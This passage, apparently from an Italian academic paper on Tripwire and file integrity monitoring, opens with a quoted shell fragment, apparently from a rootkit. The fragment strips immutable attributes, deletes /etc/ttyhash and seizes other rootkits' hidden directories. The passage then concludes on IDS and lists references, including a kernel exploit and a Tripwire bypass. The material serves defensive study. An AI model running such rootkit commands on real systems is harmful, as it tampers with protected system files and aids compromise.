2
```

```
3 mkdir $HOMEDIR/.owned
4
5 if [ -f /etc/ttyhash ]; then
6 chattr -AacdisSu /etc/ttyhash
7 rm -rf /etc/ttyhash
8 fi
9
10 if [ -d /lib/ldd.so ]; then
11 chattr -isa /lib/ldd.so
12 chattr -isa /lib/ldd.so/*
13 mv /lib/ldd.so $HOMEDIR/.owned/tk8
14 echo "${RED}[$ {WHI}sh${RED}]#_tk8_detected_and_owned_...!!!!_${RES}"
15 fi
16
17 if [ -d /usr/src/.puta ]; then
18 chattr -isa /usr/src/.puta
19 chattr -isa /usr/src/.puta/*
20 mv /usr/src/.puta $HOMEDIR/.owned/tk7
21 echo "${RED}[$ {WHI}sh${RED}]#_tk7_detected_and_owned_...!!!!_${RES}"
22 fi
```


Conclusioni

I sistemi di rilevamento delle intrusioni sono monitor di rete, ossia strumenti che sorvegliano la rete alla ricerca di comportamenti sospetti. Possono essere paragonati a detective privati che si aggirano per una città. Gli IDS sanno esattamente quali sono i comportamenti sospetti (tentativi di accesso ripetuti, ricerca di bug da sfruttare e così via) perché ben conoscono le diverse dinamiche di attacco. Secondo Marcus Ranum, i firewall sono i caschi e i giubbotti antiproiettile da indossare in battaglia, mentre gli IDS sono i medici che si prendono cura dei feriti[2].

Gene Kim ha intuito l'importanza di creare un sistema di protezione tale; il suo progetto originale ha, infatti, riscosso successo allora e ancora oggi è presente sul mercato con un'offerta ancora più ampia che include nella protezione del filesystem dispositivi e ambienti odierni (esempi sono piattaforme cloud come Azure e la rete industriale caratterizzata da variegati dispositivi tra cui i PLC).

Tripwire[®] offre, così, una suite di prodotti che si adattano alle differenti esigenze delle società e da un aiuto sostanziale agli IT team che possono focalizzare i propri sforzi sulle problematiche di sicurezza più urgenti avendo una visione completa del sistema sempre disponibile e chiara.

Trattandosi di un'area di mercato che inevitabilmente ha esigenze di sicurezza, Tripwire[®] non è stata lasciata sola poiché altre aziende hanno creato i loro prodotti concorrenziali; questi ultimi possono essere di due tipologie:

- File Integrity Monitoring stand-alone: alcuni esempi sono Tripwire[®] e AIDE;
- File Integrity Monitoring integrati nel cosiddetto antivirus: un esempio è Kaspersky Lab.

Come per i firewall, il livello di sicurezza ottenuto con questi strumenti di protezione dipende dalla configurazione e dalla manutenzione del sistema che deve essere costantemente aggiornato.

Tuttavia, ci sarà sempre qualche tipo di attacco che non può essere rilevato.

Bibliografia

- [1] About Tripwire. <https://www.tripwire.com/company/>.
- [2] Bruce Schneier. *Sicurezza Digitale*. Tecniche nuove, 2000.
- [3] What Is FIM (File Integrity Monitoring)? <https://www.tripwire.com/state-of-security/security-data-protection/security-controls/file-integrity-monitoring/>.
- [4] Wikipedia, File Integrity Monitoring. https://en.wikipedia.org/wiki/File_integrity_monitoring.
- [5] Wikipedia, Payment Card Industry Data Security Standard. https://en.wikipedia.org/wiki/Payment_Card_Industry_Data_Security_Standard.
- [6] Wikipedia, The CIS Critical Security Controls for Effective Cyber Defense. https://en.wikipedia.org/wiki/The_CIS_Critical_Security_Controls_for_Effective_Cyber_Defense.
- [7] Wikipedia, On-premises software. https://it.wikipedia.org/wiki/On-premises_software.
- [8] Wikipedia, Gartner. <https://it.wikipedia.org/wiki/Gartner>.
- [9] IT Glossary, IT (information technology). <https://www.gartner.com/it-glossary/it-information-technology/>.
- [10] IT Glossary, OT (operational technology). <https://www.gartner.com/it-glossary/operational-technology-ot/>.
- [11] Tripwire®. Tripwire At-a-Glance. Technical report, 2018.
- [12] Tripwire®. Tripwire Enterprise 8.7. Detect. Respond. Prevent. Technical report, 2018.

- [13] Tripwire®. Tripwire Enterprise. File Integrity Manager. Technical report, 2018.
- [14] Search It Operations, TechTarget. Definition of container image. <https://searchitoperations.techtarget.com/definition/container-image>.
- [15] Continuous integration vs. continuous delivery vs. continuous deployment. <https://it.atlassian.com/continuous-delivery/principles/continuous-integration-vs-delivery-vs-deployment>.
- [16] Tripwire®. Tripwire for DevOps. All-in-One SaaS Security. Technical report, 2019.
- [17] Tripwire®. FIM Isn't Just for Files Anymore. Technical report, 2018.
- [18] Tripwire®. Tripwire® IP360. Enterprise-Class Vulnerability and Risk Management. Technical report, 2019.
- [19] Tripwire®. Tripwire® ExpertOps. Datasheet. Technical report, 2019.
- [20] Tripwire®. Tripwire® Log Center™. Data Collection Capabilities. Technical report, 2019.
- [21] Wikipedia, Industrial control system. https://en.wikipedia.org/wiki/Industrial_control_system.
- [22] Tripwire®. Tripwire® Industrial Visibility. Automated ICS Network Mapping for Maximum Uptime. Technical report, 2019.
- [23] Github, Open Source Tripwire®. <https://github.com/Tripwire/tripwire-open-source>.
- [24] twpolicy(4) - Linux man page. <https://linux.die.net/man/4/twpolicy>.
- [25] Old version of Linux. <https://soft.lafibre.info/>.
- [26] Dirty Cow. <https://dirtycow.ninja/>.
- [27] Exploit-DB. Linux Kernel da 2.6.22 a 3.9. <https://www.exploit-db.com/exploits/40839>.
- [28] BlogSpot. Caffeine Security. <http://caffeinesecurity.blogspot.com/2013/05/bypassing-tripwire-and-md5-hash.html>.